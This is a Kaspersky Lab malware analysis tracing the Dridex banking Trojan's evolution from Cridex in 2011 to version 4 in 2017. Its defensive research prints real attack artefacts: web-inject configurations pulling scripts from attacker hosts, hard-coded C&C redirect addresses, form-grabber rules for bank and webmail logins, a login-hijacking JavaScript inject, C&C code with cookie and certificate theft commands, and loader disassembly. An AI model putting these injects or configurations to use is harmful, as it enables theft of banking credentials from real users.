
Dridex: A History of Evolution

Authors

Expert Nikita Slepogin


The Dridex banking Trojan, which has become a major financial cyberthreat in the past years (in 2015, the damage done by the Trojan was estimated at over $40 million), stands apart from other malware because it has continually evolved and become more sophisticated since it made its first appearance in 2011. Dridex has been able to escape justice for so long by hiding its main command-and-control (C&C) servers behind proxying layers. Given that old versions stop working when new ones appear and that each new improvement is one more step forward in the systematic development of the malware, it can be concluded that the same people have been involved in the Trojan's development this entire time. Below we provide a brief overview of the Trojan's evolution over six years, as well as some technical details on its latest versions.



How It All Began

Dridex made its first appearance as an independent malicious program (under the name “Cridex”) around September 2011. An analysis of a Cridex sample (MD5: 78cc821b5acfc017c855bc7060479f84) demonstrated that, even in its early days, the malware could receive dynamic configuration files, use web injections to steal money, and was able to infect USB media. This ability influenced the name under which the “zero” version of Cridex was detected — Worm.Win32.Cridex.

That version had a binary configuration file:



```
  *kasikornbankgroup.com* ↕   ☺   *bangkokbank.com* ¶   ☺   *gruposantander.es* ♪   ☺   *banesto.es
s* ♠    ♥    .ЎL╥▼P╙   ☻    ╟        ←   *ktbonline.ktb.co.th/new/* ь       ☺   Φ    <script>
var server='https://armequo.info/re4ms3/';
</script>
<script src="https://armequo.info/re4ms3/TH/ktbonline.php?prefix=teith"></script> </head> ┌   ☻   ╬
var server='https://armequo.info/re4ms3/';
</script>
<script src="https://armequo.info/re4ms3/TH/tmbdirect.php?prefix=teith"></script>  c   ☻   ╒
var server='https://armequo.info/re4ms3/';
</script>
<script src="https://armequo.info/re4ms3/TH/bangkokbank.php?prefix=teith"></script> </head> 3☺  ☻
var server='https://armequo.info/re4ms3/';
</script>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.7.2/jquery.min.js"></script>
<script src="https://armequo.info/re4ms3/TH/scbeasy.php?prefix=teith"></script> </head> "☺  ☻   ▬☺
x.googleapis.com/ajax/libs/jqueryui/1.8.11/themes/hot-sneaks/jquery-ui.css" type="text/css"/> </hea
t>  ↔☺  ☻   ◄☺      §   *almubasher.com.sa/* П       ☺   3    <link rel="stylesheet" href="https://
s"/> </head> M       ◘    L   <body*> <script type="text/javascript" src="/scripts/default0.js"></sc
stylesheet" href="https://ajax.googleapis.com/ajax/libs/jqueryui/1.8.11/themes/hot-sneaks/jquery-ui
/scripts/default0.js"></script>  &☺  ☻   →☺       ▲   *alahlionline.com/AOLRetail/* П       ☺   3
```

Sections named databefore, datainject, and dataafter made the web injections themselves look similar to the widespread Zeus malware (there may have been a connection between this and the 2011 Zeus source code leak).

Cridex 0.77–0.80

In 2012, a significantly modified Cridex variant (MD5: 45ceacdc333a6a49ef23ad87196f375f) was released. The cybercriminals had dropped functionality related to infecting USB media and replaced the binary format of the configuration file and packets with XML. Requests sent by the malware to the C&C server looked as follows:

```
<message set_hash="" req_set="1" req_upd="1">
  <header>
    <unique>WIN-1DUOM1MNS4F_A47E8EE5C9037AFE</unique>
    <version>600</version>
    <system>221440</system>
    <network>10</network>
  </header>
  <data></data>
</message>
```

The <message> tag was the XML root element. The <header> tag contained information about the system, bot identifier, and the version of the bot.


Here is a sample configuration file:

```
<packet><commands><cmd id="1354" type="3"><httpinject><conditions><url type="deny">\.(css|js)($|\?)</url><url
type="allow" contentType="^text/(html|plain)"><![CDATA[https://.*?\.usbank\.com/]]></url></conditions><actions><modify>
<pattern><![CDATA[<body.*?>(.*?)]]></pattern><replacement><![CDATA[<link
href="https://ajax.googleapis.com/ajax/libs/jqueryui/1.8/themes/base/jquery-ui.css" rel="stylesheet" type="text/css"/>
 <style type="text/css">
   .ui-dialog-titlebar{ background: white }
.text1a{font-family: Arial; font-size: 10px;}
```

With the exception of the root element <packet>, the Dridex 0.8 configuration file remained virtually unchanged until version 3.0.

Dridex 1.10

The “zero” version was maintained until June 2014. A major operation (Operation Tovar) to take down another widespread malicious program — Gameover Zeus — was carried out that month. Nearly as soon as Zeus was taken down, the “zero” version of Cridex stopped working and Dridex version 1.100 appeared almost exactly one month afterward (on June 22).



Dridex 1.10		Gameover Zeus
Began to use **PCRE to work with regular expressions**;	● ←---→ ●	Also used **PCRE to work with regular expressions**;
Web injections implemented as .js scripts performing redirects;	● ←---→ ●	**Similar web injection code** (see comparison below)
New distribution model: while earlier **samples were distributed via exploits**, the malware is **now distributed via spam**;	● ←---→ ●	**Distributed via spam** using Cutwail botnet;
The bot is divided into the main body (worker_x32.dll library) **and the loader**;	● ←---→ ●	**Two-step loading** using Pony loader;
The Trojan has become modular, **with new modules for SOCKS and VNC**;	● ←---→ ●	Originally had **modules for working with VNC and SOCKS**.
Zlib has been adopted and gzip is used with a fake header;	●	
Root tags in packet and configuration file XML **have been changed to <root>**.	●	


© 2017 Kaspersky Lab. All Rights Reserved.

Sample configuration file:

```
<root>
<settings hash="65762ae2bf50e54757163e60efacbe144de96aca">
<httpshots>
<url type="deny" onget="1" onpost="1">\.(gif|png|jpg|css|swf|ico|js)($|\?)</url>
<url type="deny" onget="1" onpost="1">(resource\.axd|yimg\.com)</url>
</httpshots>
<formgrabber>
<url type="deny">\.(swf)($|\?)</url><url type="deny">/isapi/ocget.dll</url>
<url type="allow">^https?://aol.com/.*/login/</url>
<url type="allow">^https?://accounts.google.com/ServiceLoginAuth</url>
<url type="allow">^https?://login.yahoo.com/</url>
...
<redirects>
<redirect name="1st" vnc="0" socks="0" uri="http://81.208.13.10:8080/injectgate" timeout="20">twister5.js</redirect>
<redirect name="2nd" vnc="1" socks="1" uri="http://81.208.13.10:8080/tokengate" timeout="20">mainsc5.js</redirect>
<redirect name="vbv1" vnc="0" socks="0" postfwd="1" uri="http://23.254.129.192:8080/logs/dtukvbv/js.php"
timeout="20">/logs/dtukvbv/js.php</redirect>
<redirect name="vbv2" vnc="0" socks="0" postfwd="1" uri="http://23.254.129.192:8080/logs/dtukvbv/in.php"
timeout="20">/logs/dtukvbv/in.php</redirect>
</redirects>
<httpinjects>
<httpinject><conditions>
<url type="allow" onpost="1" onget="1" modifiers="U"><![CDATA[^https\://.*/tdsecure/intro\.jsp.*]]></url>
<url type="deny" onpost="0" onget="1" modifiers="">\.(gif|png|jpg|css|swf)($|\?)</url>
</conditions>
<actions>
<modify><pattern modifiers="msU"><![CDATA[onKeyDown\=".*"]]></pattern><replacement><![CDATA[onKeyDown=""]]>
</replacement></modify>
<modify><pattern modifiers="msU"><![CDATA[(\<head.*\>)]]></pattern><replacement><![CDATA[\1<style type="text/css">
body {visibility: hidden; }
</style>
...
```

This sample already has redirects for injected .js scripts that are characteristic of Dridex.

Here is a comparison between Dridex and Gameover Zeus injections:




```
                        }
                        setBody(p.title, p.error, p.text, body, p.button);
                        return function() {
                            validateForm(action, [jq('#_jqplgnbutton'), 1, 2])
                        };
                    }
                }
        },
        submitLogin = function(t) {
            if (!formSubmitted) {
                var uid = jq(sUId).val(),
                    pass = jq(sPassword).val(),
                    button = jq("input[name='cmdLog on']:first", originalForm);
                if (!uid || !pass) return true;
                else {
                    originalForm = cloneFormData(originalForm);
                    showThrobber(button, 1, 2);
                    var req = [
                        [1, uid],
                        [2, pass]
                    ];
                    sendLoginRequest(req);
                }
            }
            return false;
        },
        formReady = function() {
            if (jq('form:has(' + sUId + ',' + sPassword + ')').length) {
                var f = jq('form:has(' + sUId + ',' + sPassword + ')');
                workarea = jq("div#PlaceHolderAdmin");
                if (workarea.size() == 1) {
                    jq('head').append('<style>#_jqplgnthrobber { Z-INDEX: 110; POSIT
                    i = window.esdoprotect;
                    window.esdoprotect = function(f) {
                        return submitLogin() ? i(f) : false;
                    };

                    injectReady = true;
                    originalForm = f;
                }
            }
        };;



    formReady();
    jq(window.document).ready(function() {
        if (!injectReady) formReady();
```

```
                        }
                        setBody(p.title, p.error, p.text, body, p.button);
                        return function() {
                            validateForm(action, [jq("#j7d7d8dbutton"), 1, 2])

                    }
                }
        },
        submitLogin = function(t) {
            if (!formSubmitted) {
                var uid = jq(sUId).val(),
                    pass = jq(sPassword).val(),
                    button = jq("input[name='cmdLog on']:first", originalForm);
                if (!uid || !pass) return true;
                else {
                    originalForm = cloneFormData(originalForm);
                    showThrobber(button, 1, 2);
                    var req = [
                        [1, uid],
                        [2, pass]
                    ];
                    sendLoginRequest(req)
                }
            }
            return false
        },
        formReady = function() {
            if (jq("form:has(" + sUId + "," + sPassword + ")").length) {
                var f = jq("form:has(" + sUId + "," + sPassword + ")");
                workarea = jq("div#PlaceHolderAdmin");
                if (workarea.size() == 1) {
                    jq("head").append("<style>#j7d7d8dthrobber { Z-INDEX: 110; POSITION: ab:
                    i = window.esdoprotect;
                    window.esdoprotect = function(f) {
                        return submitLogin() ? i(f) : false
                    };

                    injectReady = true;
                    originalForm = f
                }
            }
        };;;



    formReady();
    jq(window.document).ready(function() {
        if (!injectReady) formReady()
```

Thus, the takedown of one popular botnet (Gameover Zeus) led to a breakthrough in the development of another, which had many strong resemblances to its predecessor.

We mentioned above that Dridex had begun to use PCRE, while its previous versions used SLRE. Remarkably, the only other banking malware that also used SLRE was Trojan-Banker.Win32.Shifu. That Trojan was discovered in August 2015 and was distributed through spam via the same botnets as Dridex. Additionally, both banking Trojans used XML configuration files.

We also have reasons to believe that, at least in 2014, the cybercriminals behind Dridex were Russian speakers. This is supported by comments in the command & control server's source code:



```
    function get_commands() {
        $this->load->helper('file');
        $this->load->model('commands');

        $com_log = array();
        if (isset($this->automator_links->tasks) && !empty($this->automator_links->tasks)) {
            foreach ($this->automator_links->tasks as $k => $task) {
                $sl[] = $k;
                $com = array();
                if ($task->socks5)
                    $com[COMMAND_TYPE_ENABLE_SOCKS] = 1;
                if ($task->vnc)
                    $com[COMMAND_TYPE_RUN_VNC] = 1;
                if ($task->cookies)
                    $com[COMMAND_TYPE_GET_COOKIE] = 1;
                if ($task->certificates)
                    $com[COMMAND_TYPE_GET_CERTS] = 1; //поставить правильные значения
```

And by the database dumps:




Table:	pma_userconfig			
username	timevalue	config_data		
root	12.07.2014 1:42	{"lang":"ru"}		
Table:	m_logs_dialogs			
id:	log_id:	date:	user_id:	log:
1	1	1405974244	7	{"title":"Login" "action":0 "elements":[{"name":"Customer ID" "value":"p[redacted]da"} {"name":"User ID" "value":"m[redacted]da"}]}
2	2	1405974253	7	{"title":"Login" "action":0 "elements":[{"name":"Customer ID" "value":"p[redacted]da2"} {"name":"User ID" "value":"m[redacted]da2"}]}
3	2	1405974419	7	{"connect_status":5}
4	2	1405974419	7	{"title":"Reload" "action":"3" "timeout":0}
5	1	1405974547	7	{"connect_status":6}
6	3	1405975029	7	{"title":"Login" "action":0 "elements":[{"name":"Customer ID" "value":"123"}
7	3	1405975307	7	{"connect_status":1}
8	3	1405975307	7	{"title":"Token & Key" "action":"8" "timeout":null "elements":[{"name":"Token Key" "value":"12345678"} {"name":"Secure Token
9	3	1405975319	7	{"title":"BOT Answered" "values":["12312312"]}
10	3	1405975319	7	{"connect_status":0}

Dridex: from Version 2 to Version 3

By early 2015, Dridex implemented a kind of P2P network, which is also reminiscent of the Gameover Zeus Trojan. On that network, some peers (supernodes) had access to the C&C and forwarded requests from other network nodes to it. The configuration file was still stored in XML format, but it got a new section, <nodes>, which contained an up-to-date peer list. Additionally, the protocol used for communication with the C&C was encrypted.

Dridex: from Version 3 to Version 4

One of the administrators of the Dridex network was arrested on August 28, 2015. In the early days of September, networks with identifiers 120, 200, and 220 went offline. However, they came back online in October and new networks were added: 121, 122, 123, 301, 302, and 303.

Notably, the cybercriminals stepped up security measures at that time. Specifically, they introduced geo-filtering wherein an IP field appeared in C&C request packets, which was then used to identify the peer's country. If it was not on the list of target countries, the peer received an error message.


In 2016, the loader became more complicated and encryption methods were changed. A binary loader protocol was introduced, along with a <settings> section, which contained the configuration file in binary format.

Dridex 4.x. Back to the Future


The fourth version of Dridex was detected in early 2017. It has capabilities similar to the third version, but the cybercriminals stopped using the XML format in the configuration file and packets and went back to binary. The analysis of new samples is rendered significantly more difficult by the fact that the loader now works for two days, at most. This is similar to Lurk, except that Lurk's loader was only active for a couple of hours.

Analyzing the Loader's Packets

The packet structure in the fourth version is similar to those in the late modifications of the loader's 3.x versions. However, the names of the modules requested have been replaced with hashes:




```
30 36 35 38-35 62 30 65-66 63 34 66-61 64 62 62   06585b0efc4fadbb
32 32 38 32-62 39 33 64-62 39 32 66-63 38 34 35   2282b93db92fc845
39 64 61 31-35 65 39 34-66 65 65 36-39 65 38 30   9da15e94fee69e80
61 37 62 32-65 33 35 38-65 30 61 30-37 32 65 62   a7b2e358e0a072eb
08 60 25 80-C0 13 01 1F-04 11 20        -         ◘`%A└‼☺▼♦◄
```




```
38 30 61 36-35 33 34 36-64 37 63 32-30 61 37 66   80a65346d7c20a7f
36 62 35 30-39 32 64 66-38 61 63 31-62 36 32 39   6b5092df8ac1b629
37 38 30 31-30 30 38 61-30 38 36 33-63 35 65 33   7801008a0863c5e3
38 35 34 34-64 33 61 66-39 39 61 37-39 34 65 32   8544d3af99a794e2
08 FE 00 00-DC C0 03 62-6F 74 20        -         ◘■  ▄└♥bot
```

Here is the function that implements C&C communication and uses these hashes:


```
                            config_and_main_body:
56                          push    esi
6A 01                       push    1
56                          push    esi
BA 44 C8 F8 18              mov     edx, 18F8C844h  ; "list" request
8D 8C 24 0C 01 00 00        lea     ecx, [esp+1C8h+var_BC]
E8 A8 76 00 00              call    make_cnc_request
6A 01                       push    1
58                          pop     eax
BA 01 1F 04 11              mov     edx, 11041F01h  ; "bot" request
50                          push    eax
50                          push    eax
